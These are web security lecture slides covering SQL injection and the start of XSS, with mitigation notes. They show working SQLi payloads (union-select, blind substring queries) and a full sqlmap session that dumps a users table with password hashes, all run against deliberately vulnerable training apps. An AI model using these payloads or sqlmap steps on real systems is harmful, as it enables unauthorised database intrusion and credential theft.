

8. Web Security

Where did Cookie Monster get all his cookies?



He stole them using XSS!

What you need today

- ❖ Kali VM

- ❖ Need DVWA

- ❖ <https://github.com/digininja/DVWA>

- ❖ M1/M2 users only – have to install emulator first:

- ❖ sudo docker run --privileged --rm tonistiigi/binfmt --install amd64

- ❖ Run:

- ❖ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa

- ❖ Once running, setup by clicking "Create/Reset Database".

- ❖ Default login: admin/password

- ❖ After that, ensure the security is set to low.

- ❖ Things we do today

- ❖ SQLi

- ❖ XSS

Web-based Attacks

- ❖ Attacks that are carried out over the web-based architecture
 - ❖ E.g., client and server, P2P, etc.
- ❖ Servers can be attacked, or become malicious in many ways
 - ❖ SQL injection
 - ❖ Malvertising
 - ❖ URL Redirection
 - ❖ Cross-site scripting (XSS)
 - ❖ Etc...



Injections

- ❖ Injection attacks are to introduce malicious code as an input to cause harm to the system
- ❖ Such attacks include
 - [❖ SQL injection]
 - ❖ XPath injection
 - ❖ BoF
 - ❖ LDAP injection
 - ❖ OS Commanding
 - ❖ Etc.



SQLi

- ❖ Definition – inserting malicious SQL code through an application/web interface
 - ❖ Often through web application, but possible with any interface (i.e., desktop applications)
 - ❖ E.g., SQLi through URL
 - ❖ Example of general issue of interpreter injection (injection of malicious code into any interpreted language)

SQLi

- ❖ Three types of SQLi

- ❖ In-band

- ❖ Error-based

- ❖ Union-based

- ❖ Inferential

- ❖ Boolean-based blind

- ❖ Time-based

- ❖ Out-of-band

- ❖ Enabled feature-based

SQLi – Blind injection

- ❖ Blind Injection – finding vulnerability through server responses
- ❖ This is a type of inferential SQLi
 - ❖ Unlike in-band SQLi, we no longer have direct error messages to understand the database structure, so extra laborious work but still can figure out needed details when right steps are taken.

SQLi - Prevention

- ❖ What went wrong?

SQLi – vulnweb

❖ Demo

- ❖ This is done on the public site:
 - ❖ <http://testphp.vulnweb.com/>



SQLi – vulnweb

- ❖ Let us have a look at a web application example – vulnweb.
- ❖ Assume web page that gets press releases from db
 - ❖ <http://www.company.com/pressRelease.jsp?id=5>
 - ❖ This generates:
 - ❖ SELECT title, description, releaseDate, body FROM pressReleases WHERE id = 5
 - ❖ What if we send:
 - ❖ <http://www.company.com/pressRelease.jsp?id=5 AND 1=1>
 - ❖ If we get press release 5 back, we just found a vulnerability!
 - ❖ Now, we can craft an SQL query and send
 - ❖ [http://www.company.com/pressRelease.jsp?id=5 AND user_name\(\) = 'dbo'](http://www.company.com/pressRelease.jsp?id=5 AND user_name() = 'dbo')
 - ❖ If you get press release 5, you know that you're running as user dbo

SQLi – vulnweb

◆ Example:

◆ <http://testphp.vulnweb.com/artists.php?artist=1>

The screenshot shows a web browser window with the following details:

- Address Bar:** Not secure | testphp.vulnweb.com/artists.php?artist=1
- Header:** acunetix acuart
- Page Title:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Navigation:** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
- Left Sidebar (Search Art):** search art go
- Content Area:** artist: r4w8173
- Text Content:** Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros semper a tempor et rutrum et tortor.

SQLi – vulnweb

- ❖ Test to see if it would be vulnerable to an SQLi
 - ❖ testphp.vulnweb.com/artists.php?artist=1'

The screenshot shows a web browser window with the URL testphp.vulnweb.com/artists.php?artist=1%27. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a search form labeled "search art" with a "go" button, and links for "Browse categories" and "Browse artists". A warning message is displayed in the main content area: "Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62".

- ❖ Discover the number of columns using “order by”
 - ❖ [testphp.vulnweb.com/artists.php?artist=1 order by 1](http://testphp.vulnweb.com/artists.php?artist=1%20order%20by%201)

The screenshot shows a web browser window with the URL testphp.vulnweb.com/artists.php?artist=1%20order%20by%201. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The navigation menu includes links for home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a search form labeled "search art" with a "go" button, and links for "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". The main content area displays the result of the SQL injection: "artist: r4w8173". Below this, there is a large amount of placeholder text from a Lorem ipsum generator.

SQLi – vulnweb

❖ Discover other table contents

❖ `testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3`

The screenshot shows a web page from 'testphp.vulnweb.com'. The URL in the address bar is 'testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,3'. The page title is 'Acunetix acuart'. The main content area displays the result of the SQL query: 'artist: 2' followed by the number '3'. Below this, there are two links: 'view pictures of the artist' and 'comment on this artist'. On the left side, there is a sidebar with links: 'search art' (with a search input field and a 'go' button), 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', and 'Our newsletter'.

❖ Let's find out the database name

❖ `testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3`

The screenshot shows a web page from 'testphp.vulnweb.com'. The URL in the address bar is 'testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,database(),3'. The page title is 'Acunetix acuart'. The main content area displays the result of the SQL query: 'artist: acuart' followed by the number '3'. Below this, there are two links: 'view pictures of the artist' and 'comment on this artist'. On the left side, there is a sidebar with links: 'search art' (with a search input field and a 'go' button), 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', and 'Our newsletter'.

SQLi – vulnweb

- ❖ You can now find many other details of the schema, such as:
 - ❖ Version
 - ❖ Current user
 - ❖ Table names
 - ❖ Other table fields
 - ❖ Etc.

SQLi – vulnweb

- ❖ Eventually, find some sensitive info stored

The image displays two side-by-side screenshots of a web browser window. Both screenshots show the same website interface for 'Acunetix acuart' with a search bar for artists. In the first screenshot, the search term 'artist: test' is entered. In the second screenshot, the search term has been modified to include a SQL injection payload: 'artist: test OR 1=1'. The results page shows a single entry for 'test' with a link labeled 'View Details'.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

artist: test

artist: test OR 1=1

View Details

SQLi – DVWA

❖ Demo

- ❖ <https://github.com/digininja/DVWA>
- ❖ M1/M2 users only – have to install emulator first:
 - ❖ sudo docker run --privileged --rm tonistiigi/binfmt --install amd64

❖ Run:


- ❖ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
- ❖ Once running, setup by clicking "Create/Reset Database".
 - ❖ Default login: admin/password
- ❖ After that, ensure the security is set to low.



SQLi – DVWA

❖ What is this?

❖ Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment.



The screenshot shows a web browser window for the DVWA application at the URL `172.17.0.3/vulnerabilities/sqli/`. The title bar displays the DVWA logo. The main content area is titled "Vulnerability: SQL Injection". A form has a "User ID:" input field and a "Submit" button. To the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar, status information shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right are "View Source" and "View Help" buttons.

SQLi – DVWA

❖ Figuring out database:

```
1' and length(substr((select database()),1)) = 1 -- -
```

❖ What does this command mean?

- select database – Shows the name of the database.
- substr((select database()),1) – substr extracts a substring from a string. In this case it extracts the full database name.
- length(substr((select database()),1)) – gets the number of characters in the sub string.

❖ Next, figure out the actual name!

SQLi – DVWA

◆ Figuring out database name:

```
1' and substring((select database()),1,1) = 'a' -- -
```

- ◆ This time, we are checking each position of the database name with the letter (in this example, 'a').
- ◆ Eventually, we will get the correct letter...
- ◆ Next, figure out the tables.....

SQLi – DVWA

◆ Figuring out tables:

```
1' and substr((select count(*) from information_schema.tables where table_schema='dvwa'),1) = '1' -- -
```

◆ Like when we tried to figure out the database name, we can do the same for table names.

◆ There is a default table “information_schema” which often contains many information we need to explore the db.

◆ Next, figure out table names.....

SQLi – DVWA

- ❖ Figuring out table names:

```
1' and substr((select table_name from information_schema.tables where table_schema='dvwa' limit 1),1,1) = 'a' -- -
```

- ❖ Another hard labour will earn you the two table names you are seeking.

- ❖ Next, figure out column names.....

SQLi – DVWA

❖ Figuring out column count:

```
1' and substr((select count(*) from information_schema.columns where table_schema='dvwa' and table_name = 'users'),1) = 1 -- -
```

❖ We find the number of columns first using the above command.

❖ We then can figure out the length of each column's names:

```
1' and length(substr((select column_name from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' limit 1),1)) = '1' -- -
```

❖ Finally, figure out the letters for the column:

```
1' and substr((select column_name from information_schema.columns where table_schema = 'dvwa' and table_name = 'users' limit 1),1,1) = 'a' -- -
```

SQLi – DVWA

- ❖ So we have figured the tables, column names in the database, time to get the rows!
- ❖ How? – well, exactly what we did above.
- ❖ So this is where automation comes in handy - sqlmap

SQLi – DVWA

- ◊sqlmap is a tool that automates many useful SQLi commands.
- ◊We can start by passing in the url and the cookie to login
 - ◊url: 127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit
 - ◊Cookie: find yours by right-click -> inspect -> Storage
 - ◊There should be 2 values "PHPSESSID" and "security". Append them using semicolon.

```
(jin㉿kali)-[~]
$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=fos8ftinhs12dqq2raegeb22p7;security=low"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:18:55 /2022-09-17/
```

The screenshot shows the DVWA SQLi盲注 (Blind) page. At the top, there is a navigation bar with links for Home, Inspector, Console, Debugger, Network, Style Editor, Performance, Storage, and Help. Below the navigation bar, there is a message: "User ID exists in the database." On the left, there is a sidebar with tabs for Brute Force, Command Injection, CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The "Storage" tab is selected. The main content area has a heading "More Information" with a bulleted list of links related to SQL injection. The "Storage" tab shows a table of cookies. One cookie, "PHPSESSID", is highlighted in blue. The table has columns: Name, Value, Domain, and Path. The "PHPSESSID" cookie has the value "fos8ftinhs12dqq2raegeb22p7", domain "127.0.0.1", and path "/". To the right of the table, detailed information about the "PHPSESSID" cookie is shown, including its creation date ("Sat, 17 Sep 2022 21:24:40 GMT"), domain ("127.0.0.1"), expiration ("Session"), host-only status ("true"), http-only status ("false"), last access date ("Sat, 17 Sep 2022 15:11:00 GMT"), path ("/"), and same-site status ("None").

Name	Value	Domain	Path
PHPSESSID	fos8ftinhs12dqq2raegeb22p7	127.0.0.1	/
security	low	127.0.0.1	/

PHPSESSID: "fos8ftinhs12dqq2raegeb22p7"
Created: "Sat, 17 Sep 2022 21:24:40 GMT"
Domain: "127.0.0.1"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Sat, 17 Sep 2022 15:11:00 GMT"
Path: "/"
SameSite: "None"
Secure: false

SQLi – DVWA

❖ Run sqlmap and say yes to all questions, and you should be able to find out the DB information:

```
[23:17:26] [INFO] testing 'MySQL UNION query (69) - 1 to 10 columns'
[23:17:28] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 4025 HTTP(s) requests:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 1518=1518 AND 'WUeP'='WUeP&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6529 FROM (SELECT(SLEEP(5)))Klov) AND 'MYWe'='MYWe&Submit=Submit

[23:17:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:17:28] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 179 times
[23:17:28] [INFO] fetched data logged to text files under '/home/jin/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 23:17:28 /2022-09-17
```

❖ Add --dbs flag to discover databases.

```
[23:25:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 1518=1518 AND 'WUeP'='WUeP&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 6529 FROM (SELECT(SLEEP(5)))Klov) AND 'MYWe'='MYWe&Submit=Submit

[23:25:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:25:02] [INFO] fetching database names
[23:25:02] [INFO] fetching number of databases
[23:25:02] [WARNING] running in a single-thread mode. Please consider usage of
er data retrieval
[23:25:02] [INFO] retrieved: 2
[23:25:02] [INFO] retrieved: dvwa
[23:25:02] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

[23:25:03] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 78 times
[23:25:03] [INFO] fetched data logged to text files under '/home/jin/.local/sh
[*] ending @ 23:25:03 /2022-09-17
```

SQLi – DVWA

◆ Find tables using “-D dvwa --tables”

```
[23:27:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[23:27:05] [INFO] fetching tables for database: 'dvwa'
[23:27:05] [INFO] fetching number of tables for database 'dvwa'
[23:27:05] [WARNING] running in a single-thread mode. Please consider
er data retrieval
[23:27:05] [INFO] retrieved: 2
[23:27:05] [INFO] retrieved: guestbook
[23:27:06] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----+-----+
| guestbook | performance
| users      | Storage  »  ...  X
+-----+-----+
[23:27:06] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[23:27:06] [INFO] fetched data logged to text files under '/home/jir
[*] ending @ 23:27:06 /2022-09-17/
HTTP/1.1 200 OK
Date: Sat, 17 Sep 2022 15:11:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 103
Connection: close
Last-Modified: Sat, 17 Sep 2022 15:11:00 GMT
ETag: "502-4c0"
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.4.24-1~deb10u1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline'; style-src 'self' 'unsafe-inline'; font-src 'self'; img-src 'self'; frame-src 'self'; object-src 'self'; media-src 'self'; child-src 'self'; manifest-src 'self'; manifest-src https://www-data -R /var/
html/index.html
CREATE DATABASE dvwa;G
(jin㉿kali)-[~]
$
```

◆ Figure out columns

◆ -D dvwa -T
users --
columns

```
[23:28:29] [INFO] retrieved: user
[23:28:29] [INFO] retrieved: varchar(15)
[23:28:30] [INFO] retrieved: password
[23:28:30] [INFO] retrieved: varchar(32)
[23:28:31] [INFO] retrieved: avatar
[23:28:31] [INFO] retrieved: varchar(70)
[23:28:31] [INFO] retrieved: last_login
[23:28:32] [INFO] retrieved: timestamp
[23:28:32] [INFO] retrieved: failed_login
[23:28:33] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column   | Type    |
+-----+-----+
| user     | varchar(15) |
| avatar   | varchar(70)  |
| failed_login | int(3)   |
| first_name | varchar(15) |
| last_login  | timestamp |
| last_name   | varchar(15) |
| password   | varchar(32)  |
| user_id    | int(6)    |
+-----+-----+
[23:28:33] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[23:28:33] [INFO] fetched data logged to text files under '/home/jir
[*] ending @ 23:28:33 /2022-09-17/
HTTP/1.1 200 OK
Date: Sat, 17 Sep 2022 15:11:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 103
Connection: close
Last-Modified: Sat, 17 Sep 2022 15:11:00 GMT
ETag: "502-4c0"
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.4.24-1~deb10u1
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' 'unsafe-inline'; style-src 'self' 'unsafe-inline'; font-src 'self'; img-src 'self'; frame-src 'self'; object-src 'self'; media-src 'self'; child-src 'self'; manifest-src 'self'; manifest-src https://www-data -R /var/
html/index.html
CREATE DATABASE dvwa;G
(jin㉿kali)-[~]
$
```

SQLi – DVWA

- ◆ Dump the content inside the users table
- ◆ --dump

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar           | password          | last_name | first_n
|-----+-----+-----+-----+-----+-----+
| 3     | 1337   | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
| 1     | admin   | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin
| 2     | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown    | Gordon
| 4     | pablo   | /hackable/users/pablo.jpg | 8d107d09f5bbe40cade3de5c71e9e9b7 | Picasso  | Pablo
| 5     | smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith    | Bob
+-----+-----+-----+-----+-----+-----+
[23:31:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/jin/.local/share/sqlmap/output/127.0.0.1/dvwa/users.csv'
[23:31:24] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1793 times
[23:31:24] [INFO] fetched data logged to text files under '/home/jin/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 23:31:24 /2022-09-17/
```


(jin@kali)-[~]

SQLi - Prevention

❖ How to resolve this problem?

❖ Trial 1: Check content

- ❖ Client code checks to ensure certain content rules are met
- ❖ Server code should check content as well
- ❖ Specifically – don't allow apostrophes to be passed
 - ❖ Will solve our specific problem case from before
- ❖ Problem: there are other characters that can cause problems
 - ❖ E.g., -- (comment), ; (command separator), % (wildcard) etc.
- ❖ Which characters do you filter (blacklist) / keep (whitelist)?
- ❖ Which approach is better - blacklisting or whitelisting?



SQLi mitigation techniques

- ❖ Input sanitisation
- ❖ Access control
- ❖ No direct access to the DB
- ❖ Do not embed db account passwords
- ❖ Do not leak error messages

Server Error in '/' Application.

A network-related or instance-specific error occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: Named Pipes Provider, error: 40 - Could not open a connection to SQL Server)

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: A network-related or instance-specific error occurred while establishing a connection to SQL Server. The server was not found or was not accessible. Verify that the instance name is correct and that SQL Server is configured to allow remote connections. (provider: Named Pipes Provider, error: 40 - Could not open a connection to SQL Server)

Source Error:


```
Line 15:         string conString = @"Data Source=192.168.10.120;Initial Catalog=Northwind; Integrated Security=SSPI";
Line 16:         SqlConnection con = new SqlConnection(conString);
Line 17:         con.Open();
Line 18:         string qry = "select UName,UPass from UserDetails";
Line 19:
```

Source File: D:\utility\WebApplication1\WebApplication1\Login.aspx.cs **Line:** 17

XSS

- ❖ Cross-Site Scripting (XSS, CSS etc)
- ❖ Exploiting the fact that web browsers can **execute commands**
 - ❖ Embedded in HTML page
 - ❖ Support different languages (javascript, ActiveX, etc)
- ❖ Cross-Site means sending **foreign script** from server to client
 - ❖ Exploiting servers to send attacker's malicious script codes to the client
 - ❖ Client executes the malicious script on its web browser
- ❖ Attacker can execute **any commands** on the client's computer
 - ❖ access credentials, DoS, modify web pages

XSS



Stored XSS - Example

- ❖ This scenario is Stored XSS
- ❖ Consider the user searching for some items on the site
 - ❖ Parsed in as:
`http://site.com/search.php?term=batman`
- ❖ The implementation at the server side of search.php:

```
<HTML>
<TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>:
...
</BODY>
</HTML>
```

Echo search term into response

Stored XSS - Example

